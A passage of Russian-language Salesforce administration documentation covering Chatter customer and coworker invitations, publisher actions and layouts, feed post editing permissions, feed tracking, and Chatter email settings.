Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения смайликов:
- Настройка приложения

Клиентские приглашения

Разрешите пользователям приглашать клиентов в личные собственные или управляемые группы. Клиенты — это пользователи, находящиеся за пределами корпоративных доменов электронной почты. Клиентам предоставляется узко ограниченный доступ к сети Chatter, поэтому они могут просматривать и взаимодействовать с участниками только тех групп, в которые они были приглашены.

Клиентские приглашения не поддерживают настраиваемые домены, созданные посредством функции «Мой домен», единую регистрацию и ограничения IP-адресов. Чтобы разрешить клиентским приглашениям поддержку данных функций, рекомендуем выполнить одно из указанных ниже действий.

- Персонализируйте страницу единого входа для своей организации дополнительной ссылкой, перенаправляющей пользователей на адрес `https://yourDomain.my.salesforce.com/`.
- Включите единую регистрацию для клиентов.

Клиентские приглашения включены по умолчанию. Чтобы отключить их, введите строку *«Chatter»* в поле «Быстрый поиск» в меню «Настройка», выберите *«Параметры Chatter»* и снимите флажок в поле «Разрешить отправку клиентских приглашений» в разделе «Параметры Chatter». Отключение функции не ведет к удалению существующих клиентов или групп, которые могут приглашать клиентов.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

Salesforce CRM, утверждения, электронные уведомления Chatter, приглашения Chatter и клиентские приглашения недоступны в версии **Database.com Edition**.

СМ. ТАКЖЕ:

Рабочие приглашения

Можно ли объединить несколько организаций Salesforce с помощью сети Chatter?

Рабочие приглашения

При наличии соответствующих разрешений пользователи Salesforce могут приглашать коллег, не имеющих лицензий Salesforce, в сеть Chatter. Приглашенные пользователи могут иметь доступ к людям, группам, профилям и файлам Chatter, тогда как записи доступны им только при наличии лицензии Salesforce.

Рабочие приглашения автоматически включены для новых организаций Salesforce. Домен электронной почты первого пользователя Salesforce, добавленного в организацию, используется в качестве домена компании в поле **«Корпоративные домены эл. почты»**. Поддержка приглашений не включается, если в качестве домена указана бесплатная почтовая служба (например, yahoo.com или gmail.com).

Разрешается добавлять не более 200 доменов. Введите доменные имена, используемые в адресах корпоративной электронной почты. Рекомендуем не указывать бесплатные домены электронной почты (например, hotmail.com, yahoo.com или gmail.com). При наличии приглашения любой пользователь, адрес электронной почты которого содержит один из этих доменов, может просмотреть профили, ленты и группы Chatter.

Чтобы выключить приглашения сотрудников, перейдите к область «Настройка» и введите `Chatter` в поле Быстрый поиск. Выберите *Параметры Chatter* и снимите флажок Разрешить отправку приглашений сотрудникам в разделе приглашений сотрудников.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

Salesforce CRM, утверждения, электронные уведомления Chatter, приглашения Chatter и клиентские приглашения недоступны в версии **Database.com Edition**.

При снятии выбора пользователи больше не смогут принимать приглашения. Чтобы отменить дальнейшую отправку приглашений с определенного домена, удалите нужный домен эл. почты.

СМ. ТАКЖЕ:

Клиентские приглашения

Включение действий в публикаторе

Прежде чем добавить глобальные действия в публикатор, рекомендуем включить функцию «Действия в публикаторе» на странице «Параметры Chatter». Действия расширяют функциональные возможности публикатора Chatter и позволяют пользователям выполнять дополнительные действия в системе Salesforce и приложении Salesforce1.

1. Введите строку *«Параметры Chatter»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Включить действия в публикаторе»** в разделе «Действия в публикаторе».
4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Действия и макеты публикатора

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения действий:

- «Настройка приложения»

Общие сведения о функции редактирования сообщений и комментариев ленты

Благодаря функции редактирования сообщений ленты, пользователи могут редактировать собственные сообщения ленты. Ответственные за записи могут также редактировать любые сообщения для собственных записей, включая сообщения, созданные другими пользователями.

Для пользования функцией редактирования сообщений ленты нужно подключить один параметр Chatter и два пользовательских разрешения.

Параметр *«Разрешить пользователям редактирование сообщений и комментариев»* на странице «Параметры Chatter» включает или выключает функцию редактирования сообщений ленты для организации. По умолчанию он включен для всех существующих и новых организаций. Все пользователи, которым назначен стандартный профиль, кроме пользователей Chatter Free, Chatter External и клиентского портала, могут редактировать собственные сообщения и комментарии. Администраторы должны специально включать разрешения в настраиваемых профилях или наборах полномочий.

Полномочие «Редактирование моих собственных сообщений» позволяет пользователям редактировать собственные сообщения. Данное полномочие доступно и автоматически включено для стандартных профилей, кроме профилей «Пользователь Chatter External», «Пользователь Chatter Free» и «Пользователь клиентского портала». Чтобы разрешить пользователям Chatter Free, Chatter External и клиентского портала редактировать сообщения, создайте копии профилей и включите для них разрешение «Редактирование моих собственных сообщений». Назначьте копию профиля соответствующему пользователю.

Полномочие «Редактирование сообщений для собственных записей» позволяет пользователям редактировать сообщения и комментарии для собственных записей, включая сообщения и комментарии других людей. Например, ответственный

или менеджер группы может редактировать все сообщения в ленте группы. Менеджер отдельного вида записи может редактировать все сообщения в этой записи. Данное полномочие доступно для стандартных и настраиваемых профилей, но по умолчанию выключено.


В данной таблице описываются полномочия и их стандартные параметры.

Полномочие пользователя	Описание	Доступно в профилях	Стандартный параметр
Редактирование моих собственных сообщений	Данное полномочие разрешает пользователям редактировать собственные сообщения.	Стандартные профили, за исключением • Пользователь Chatter External • Пользователь Chatter Free • Пользователь массового клиентского портала • Профиль Partner Community User	Включено во всех новых и текущих организациях
		Настраиваемые профили	Выключено во всех новых и текущих организациях.
Редактирование сообщений для собственных записей	Данное полномочие разрешает ответственным за записи изменять собственные сообщения и сообщения других пользователей, опубликованные в группах и на страницах сведений о записях.	Настраиваемые профили	Выключено во всех новых и текущих организациях. Тем не менее, модераторы Chatter, модераторы сообщества и пользователи с полномочием «Изменение всех данных» могут всегда редактировать все сообщения и комментарии.

Параметр «*Разрешить пользователям редактирование сообщений и комментариев*» на странице «Параметры Chatter» включен по умолчанию. При наличии обязательных полномочий параметр «Правка» доступен посредством раскрывающегося меню для сообщений, комментариев, вопросов и ответов. Данный параметр открывает отдельное окно редактирования, позволяющее пользователям изменять текст.



После сохранения отредактированной версии сообщения отображается временная отметка редактирования, указывающая на изменение исходного сообщения.



При упоминании новых людей или групп во время редактирования сообщения или комментария данным людям и группам отправляются электронные уведомления. Люди и группы, упомянутые в исходном сообщении или комментарии, не получают новое электронное уведомление. Электронные уведомления для отредактированных сообщений или комментариев отображают временную отметку редактирования.

Функция редактирования сообщений ленты доступна пользователям сообщества только при создании сообщества на основе шаблона «Вкладки Salesforce + Visualforce» или «Служба работы с клиентами» (Napili). Параметр «Правка» не поддерживается системными сообщениями (например, обновления записей, отслеживаемые лентой).

Включение функции редактирования сообщений ленты в профиле пользователя или наборах полномочий
По умолчанию функция редактирования сообщений ленты выключена для всех настраиваемых профилей. Чтобы она стала доступна для пользователей, внесите изменения в их профили или добавьте набор полномочий.

Отключение редактирования сообщений ленты для всех пользователей
По умолчанию все пользователи, назначенные профилю, который содержит полномочия, необходимые для редактирования сообщений ленты, могут редактировать сообщения и комментарии. При необходимости функция редактирования сообщений ленты может быть выключена для всех пользователей организации, независимо от назначенного профиля пользователя.

Включение функции редактирования сообщений ленты в профиле пользователя или наборах полномочий

По умолчанию функция редактирования сообщений ленты выключена для всех настраиваемых профилей. Чтобы она стала доступна для пользователей, внесите изменения в их профили или добавьте набор полномочий.

Ниже даны инструкции по назначению набора полномочий.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Выберите готовый набор полномочий или добавьте новый.
3. Нажмите кнопку **«Правка»** в разделе «Полномочия системы».
4. Выберите нужные полномочия.
   - Чтобы разрешить пользователям, которым назначен данный настраиваемый профиль, редактирование собственных сообщений и комментариев, установите флажок *«Редактирование моих собственных сообщений»*.
   - Чтобы разрешить пользователям, которым назначен данный настраиваемый профиль, редактирование сообщений и комментариев для собственных записей, включая сообщения и комментарии, опубликованные другими пользователями, установите флажок *«Редактирование сообщений для собственных записей»*.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых профилей:

- Управление профилями и наборами полномочий

Назначение наборов полномочий

- Назначение наборов полномочий

5. Нажмите кнопку **«Сохранить»**.
6. Назначьте набор полномочий избранным пользователям.

Отключение редактирования сообщений ленты для всех пользователей


По умолчанию все пользователи, назначенные профилю, который содержит полномочия, необходимые для редактирования сообщений ленты, могут редактировать сообщения и комментарии. При необходимости функция редактирования сообщений ленты может быть выключена для всех пользователей организации, независимо от назначенного профиля пользователя.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или выключения функций в параметрах Chatter:

- Настройка приложения

1. Введите строку *«Параметры Chatter»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter»**.
2. Нажмите кнопку **«Правка»**.
3. Снимите флажок *«Разрешить пользователям редактирование сообщений и комментариев»* в разделе «Изменение сообщений и комментариев».



4. Нажмите кнопку **«Сохранить»**.

Функция редактирования сообщений ленты выключается для всей организации. Пользователи не могут редактировать сообщения и комментарии.


Действия и макеты публикатора

Действия расширяют функциональные возможности публикатора Chatter и позволяют пользователям выполнять дополнительные действия в системе Salesforce и приложении Salesforce1.


ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

Действия являются основой производительности. Действия позволяют пользователям выполнять свою работу без лишних переходов, полей и временных затрат. Особенно полезными действия оказываются в приложении Salesforce1, чей оптимизированный для просмотра на мобильных устройствах интерфейс позволяет быстро создавать и редактировать записи. По умолчанию публикатор Chatter отображает стандартные действия «Сообщение», «Файл», «Ссылка», «Опрос» и «Вопрос».



Приложение Salesforce1 отображает действия на панели действий, в связанном меню действий и в виде действий над элементом списка.



Система поддерживает разные категории действий (например, стандартные действия, нестандартные действия, действия по умолчанию, мобильные интеллектуальные действия, настраиваемые действия и продуктивные действия).

- **Стандартные действия**. Стандартные действия — это действия, добавляемые в публикатор автоматически при включении Chatter (например, «Сообщение», «Файл», «Ссылка» и «Опрос»). Пользователи могут настраивать порядок их отображения в публикаторе, но не могут редактировать их свойства.
- **Нестандартные действия**. Нестандартные действия — это действия, создаваемые и настраиваемые пользователями.
- **Действия по умолчанию**. Действия по умолчанию — это предопределенные действия, поддерживаемые системой Salesforce. Чтобы предоставить пользователям доступ к данным действиям, добавьте их в макет публикатора.
- **Мобильные интеллектуальные действия**. Мобильные интеллектуальные действия — это набор стандартных действий (например, действия по умолчанию). В приложении Salesforce1 мобильные интеллектуальные действия позволяют пользователям создавать записи прямо в ленте.
- **Настраиваемые действия**. Настраиваемые действия — это страницы Visualforce или приложения холста, поддерживающие заданные функции. Например, создайте настраиваемое действие, позволяющее пользователям добавлять комментарии длиною более 5 000 символов.
- **Продуктивные действия**. Продуктивные действия — это предопределенные действия, поддерживаемые системой Salesforce и применяемые к организациям, контактам, событиям, интересам, пользователям и профилям пользователей. Продуктивные действия недоступны для редактирования или удаления.

Чтобы дополнить публикатор другими действиями или изменить порядок их отображения, рекомендуем сначала включить действия в публикаторе на странице «Параметры Chatter» меню «Настройка».

Создание глобальных макетов публикатора

Глобальные макеты издателя определяют глобальные действия в различных интерфейсах Salesforce. В Salesforce Classic и Lightning Experience эти макеты позволяют настроить действия на глобальных страницах (например, на начальной странице) и на странице Chatter. В Lightning Experience эти макеты также используются для заполнения меню «Глобальные действия». А в Salesforce1 эти макеты управляют действиями, которые отображаются на панели действий на страницах «Поток» и «Люди». Глобальные макеты издателя могут включать только глобальные действия.

Добавление действий для глобальных макетов публикатора

Действия, которые вы добавляете в глобальные макеты публикатора, появляются на таких страницах, как начальная и Chatter, а также на панели действий и в меню действий на страницах «Лента» и «Люди» приложения Salesforce1.

Создание глобальных макетов публикатора

Глобальные макеты издателя определяют глобальные действия в различных интерфейсах Salesforce. В Salesforce Classic и Lightning Experience эти макеты позволяют настроить действия на глобальных страницах (например, на начальной странице) и на странице Chatter. В Lightning Experience эти макеты также используются для заполнения меню «Глобальные действия». А в Salesforce1 эти макеты управляют действиями, которые отображаются на панели действий на страницах «Поток» и «Люди». Глобальные макеты издателя могут включать только глобальные действия.

1. Введите строку *«Макеты публикатора»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты публикатора»**.
2. Чтобы создать глобальный макет публикатора, нажмите кнопку **«Создать»**.
3. Чтобы клонировать макет публикатора, выберите нужный макет в раскрывающемся списке «Текущий глобальный макет публикатора».
4. Введите имя нового глобального макета публикатора.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Назначение глобальных макетов публикатора профилям пользователя

Глобальные макеты публикатора

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Database.com Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:
- Настройка приложения

Для настройки макетов действий и макетов страниц:
- Настройка приложения

Для просмотра макетов страниц:
- Просмотр настройки

Добавление действий для глобальных макетов публикатора

Действия, которые вы добавляете в глобальные макеты публикатора, появляются на таких страницах, как начальная и Chatter, а также на панели действий и в меню действий на страницах «Лента» и «Люди» приложения Salesforce1.

Расположите действия так, чтобы часто используемые действия выводились первыми в каждом списке.

При необходимости добавьте действия в два раздела макета страницы.

Быстрые действия в средстве публикации Salesforce Classic

Данный раздел может содержать только действия из категории «Быстрые действия». Действия данного раздела отображаются в публикаторе Chatter в Salesforce Classic.

Действия Salesforce1 и Lightning Experience

Данный раздел может содержать только действия из категории Действия Salesforce1 и Lightning. При использовании макетов страниц объектов категория Действия Salesforce1 и Lightning содержит все доступные типы действий для объекта, включая быстрые действия, продуктивные действия, действия компонентов Lightning, стандартные и настраиваемые кнопки. Действия в этом разделе отображаются в панели действий и меню действий в Salesforce1 и в различных областях Lightning Experience.

1. Введите строку *«Макеты публикатора»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты публикатора»**.
2. Чтобы добавить или удалить действия, перетащите нужные действия на палитру или наоборот. Чтобы изменить порядок отображения действий, выберите нужное действие и перетащите его в другую область.
3. По завершении нажмите кнопку **«Сохранить»**. Чтобы сохранить внесенные изменения и продолжить работу над макетом, нажмите кнопку **«Быстрое сохранение»**.

   Закрытие макета без сохранения инициирует удаление всех внесенных изменений.

Пример: Добавим действие по созданию организации в публикатор на начальную страницу и страницу Chatter в Salesforce Classic, чтобы пользователи могли создавать организацию непосредственно из публикатора. Перетащите действие **«Создать организацию»** в раздел Быстрые действия публикатора Salesforce Classic и сохраните изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:


- «Настройка приложения»

Для настройки макетов действий и макетов страниц:


- «Настройка приложения»

Для просмотра макетов страниц:

- Просмотр настройки



Перейдите на вкладку Chatter в Salesforce Classic. Теперь действие по созданию организации отображается в публикаторе.



Прим.: Страница Chatter в Lightning Experience поддерживает только стандартные действия Chatter «Сообщение», «Опрос» и «Вопрос», а при наличии групп — действие «Объявление».

СМ. ТАКЖЕ:

- Действия в Lightning Experience
- Рекомендации по действиям по отправке эл. Почты
- Назначение глобальных макетов публикатора профилям пользователя
- Макеты публикатора приложений эл. почты

Отслеживание ленты

Отслеживание ленты позволяет отслеживать изменения в объектах и полях и публиковать их в качестве обновлений в Chatter. Пользователи, отслеживающие ту или иную запись, видят обновления ленты в ленте Chatter.

Функция отслеживания лент доступна для объектов и полей. Функция отслеживания лент может быть настроена для пользователей, групп Chatter, тем, настраиваемых объектов, внешних объектов и следующих стандартных объектов: организации, типы статей, активы, кампании, обращения, контакты, контракты, панели мониторинга, события, интересы, возможности, продукты, отчеты, решения и задачи.

Правила общего доступа и параметры безопасности поля определяют уровень доступа для изменений записи, отображаемых в лентах Chatter. Для того чтобы пользователь мог отслеживать изменения записи в ленте, у него должен быть доступ к этой записи.

Ниже перечислены объекты и поля, которые отслеживаются по умолчанию.

- Организация: «Имя организации», «Ответственный за организацию»
- Обращение: «Ответственный за обращение», «Приоритет», «Статус»
- Группа Chatter: «Разрешить клиентский доступ», «Описание», «Групповой доступ», «Информационный текст», «Информационный заголовок», «Имя», «Имя ответственного»
- Контакт: «Имя организации», «Ответственный за контакт», «Имя»
- Интерес: «Ответственный за интерес», «Статус интереса», «Имя»
- Возможность: «Стоимость», «Дата закрытия», «Имя возможности», «Ответственный за возможность», «Этап»
- Тема: Описание
- Пользователь: «Обо мне», «Адрес», «Эл. почта», «Менеджер», «Телефон», «Должность»

Отслеживаемые обновления ленты, которые были опубликованы более 45 дней назад и не содержат комментариев или предпочтений, удаляются автоматически. Отслеживаемые обновления ленты больше не отображаются в ленте. Тем не менее пользователям доступен контрольный журнал для отслеживаемого поля, поддерживающего функцию аудита.

Настройка функции отслеживания лент Chatter

Включите отслеживание ленты для объектов и записей, чтобы пользователи могли получать обновления о состоянии отслеживаемых объектов и записей в ленте Chatter. Многие объекты и поля отслеживаются по умолчанию; при необходимости можно начинать или отменять отслеживание определенных объектов и полей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

Организации, обращения, контакты, интересы, возможности и пользователи недоступны в версии **Database.com Edition**.

Внешние объекты Salesforce Connect доступны в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полей, отслеживаемых в лентах:

- «Настройка приложения»

Для просмотра страницы настройки функции отслеживания полей:

- «Просмотр настройки и конфигурации»

Включение обновлений ленты для связанных записей

Страница сведений о записи может отображать обновления ленты о создании связанных записей. Обновления ленты для связанных записей предоставляют пользователям полные сведения о действиях над организацией.

СМ. ТАКЖЕ:

Параметры Chatter

Настройка функции отслеживания лент Chatter

Включите отслеживание ленты для объектов и записей, чтобы пользователи могли получать обновления о состоянии отслеживаемых объектов и записей в ленте Chatter. Многие объекты и поля отслеживаются по умолчанию; при необходимости можно начинать или отменять отслеживание определенных объектов и полей.

Функция отслеживания лент может быть настроена для пользователей, групп Chatter, тем, настраиваемых объектов, внешних объектов и следующих стандартных объектов: организации, типы статей, активы, кампании, обращения, контакты, контракты, панели мониторинга, события, интересы, возможности, продукты, отчеты, решения и задачи.

1. Введите строку *«Отслеживание ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отслеживание ленты»**.
2. Выберите нужный объект.
3. Установите флажок «Включить отслеживание ленты».

   Данный флажок доступен только при наличии соответствующих полномочий.
4. Выберите не более 20 полей для отслеживания.

   Поля не могут быть выбраны для внешних объектов или типов статей. Ниже перечислены типы стандартных полей, которые не поддерживают функцию отслеживания.

   - Поля автонумерации, формулы и сводного резюмирования.
   - Зашифрованные поля и системные поля, доступные только для чтения.
   - Поле возможностей «Ожидаемый доход».
   - Поля решений «Заголовок решения» и «Сведения о решении»; данные поля отображаются только для переведенных решений, если организация поддерживает многоязычные решения.
5. При использовании действий в публикаторе отображается флажок «Все связанные объекты». Чтобы просмотреть элементы ленты при создании связанных объектов, установите данный флажок.
6. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Отслеживание ленты

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

Организации, обращения, контакты, интересы, возможности и пользователи недоступны в версии **Database.com Edition**.

Внешние объекты Salesforce Connect доступны в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полей, отслеживаемых в лентах:

- «Настройка приложения»

Для просмотра страницы настройки функции отслеживания полей:

- «Просмотр настройки и конфигурации»

Включение обновлений ленты для связанных записей

Страница сведений о записи может отображать обновления ленты о создании связанных записей. Обновления ленты для связанных записей предоставляют пользователям полные сведения о действиях над организацией.

1. Введите строку *«Отслеживание ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отслеживание ленты»**.
2. Выберите нужный объект.
3. Щелкните **«Все связанные объекты»**.

   При отсутствии данного параметра убедитесь, что организация поддерживает данные действия в публикаторе. Параметр «Все связанные объекты» поддерживается только объектами ниже.

   - Организация
   - Кампания
   - Обращение
   - Контакт
   - ContentNote
   - Настраиваемые объекты
   - Группа
   - Интерес
   - Возможность
4. Сохраните внесенные изменения.

Пример: При включении обновлений ленты для связанных записей лента организации содержит:

- Обновления ленты для всех действий над организацией
- Обновления для связанных задач, событий и контактов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отслеживания ленты:

- Настройка приложения

СМ. ТАКЖЕ:

Включение действий в публикаторе Chatter

Настройка действий при включенной поддержке Chatter

Разрешение для пользователей совершать действия

Параметры эл. почты Chatter и фирменный стиль

Параметры эл. почты Chatter позволяют контролировать получение пользователями электронных уведомлений о новых сообщениях, комментариях и других изменениях. При необходимости измените формат сообщений эл. почты (например, добавьте логотип компании или сведения об отправителе).

Включение Chatter инициирует автоматическое включение электронных уведомлений. Тем не менее, пользователи могут настраивать собственные параметры эл. почты. Данные параметры определяют необходимость получения сообщений эл. почты, типы уведомлений и частоту их отправки. Рекомендуем уведомить пользователей о возможности управления количеством получаемых сообщений эл. почты. Слишком большое количество электронных уведомлений препятствует нормальной работе многих пользователей Chatter.

Настройте общие параметры эл. почты Chatter и фирменный стиль посредством меню «Настройка». Введите строку *«Параметры эл. почты»* в поле «Быстрый поиск» и выберите пункт **«Параметры эл. почты»**. Доступные параметры описаны в таблице ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Параметр	Описание
Общие параметры	
Разрешить отправку сообщений эл. почты	Данный параметр включает или выключает электронные уведомления для всей компании. Снятие данного флажка инициирует выключение всех электронных уведомлений и препятствует получению любых уведомлений.
Разрешить отправку электронных ответов	При наличии данного флажка пользователи могут отвечать на электронные уведомления о сообщениях и комментариях посредством эл. почты без просмотра сообщения или комментария в Chatter.
Разрешить отправку сообщений по эл. почте	При наличии данного флажка пользователи могут публиковать сообщения в группы посредством эл. почты.
Разрешить отправку вложений по эл. почте	При наличии данного флажка пользователи могут добавлять вложения в сообщения для групп посредством эл. почты.
Отображать кнопки загрузки мобильного приложения Salesforce1	Отображать кнопки загрузки App Store и Google Play для приложения Salesforce1 во всех письмах-уведомлениях Chatter от вашей внутренней организации. Кнопки не отображаются в письмах-уведомлениях от сообществ. Выбранный язык получателя письма влияет на показ кнопок. Если кнопка не переведена на заданный язык, то в письме ее не будет. По умолчанию выбран вариант с отображением кнопок.
Разрешить рассылки Chatter только через API-интерфейс	Прим.: Этот параметр появляется только в том случае, если рассылки Chatter через API-интерфейс включены в вашей компании. Чтобы включить данную функцию, обратитесь в компанию Salesforce.

Параметр	Описание
	Если опция включена, то ежедневные и еженедельные запланированные рассылки будут отключены для всей вашей компании. Чтобы получать рассылки для своих пользователей, следует вызывать API-интерфейс.
Отправитель	
Имя отправителя	Имя, отображаемое в электронном уведомлении как имя отправителя. Например, добавьте название компании.
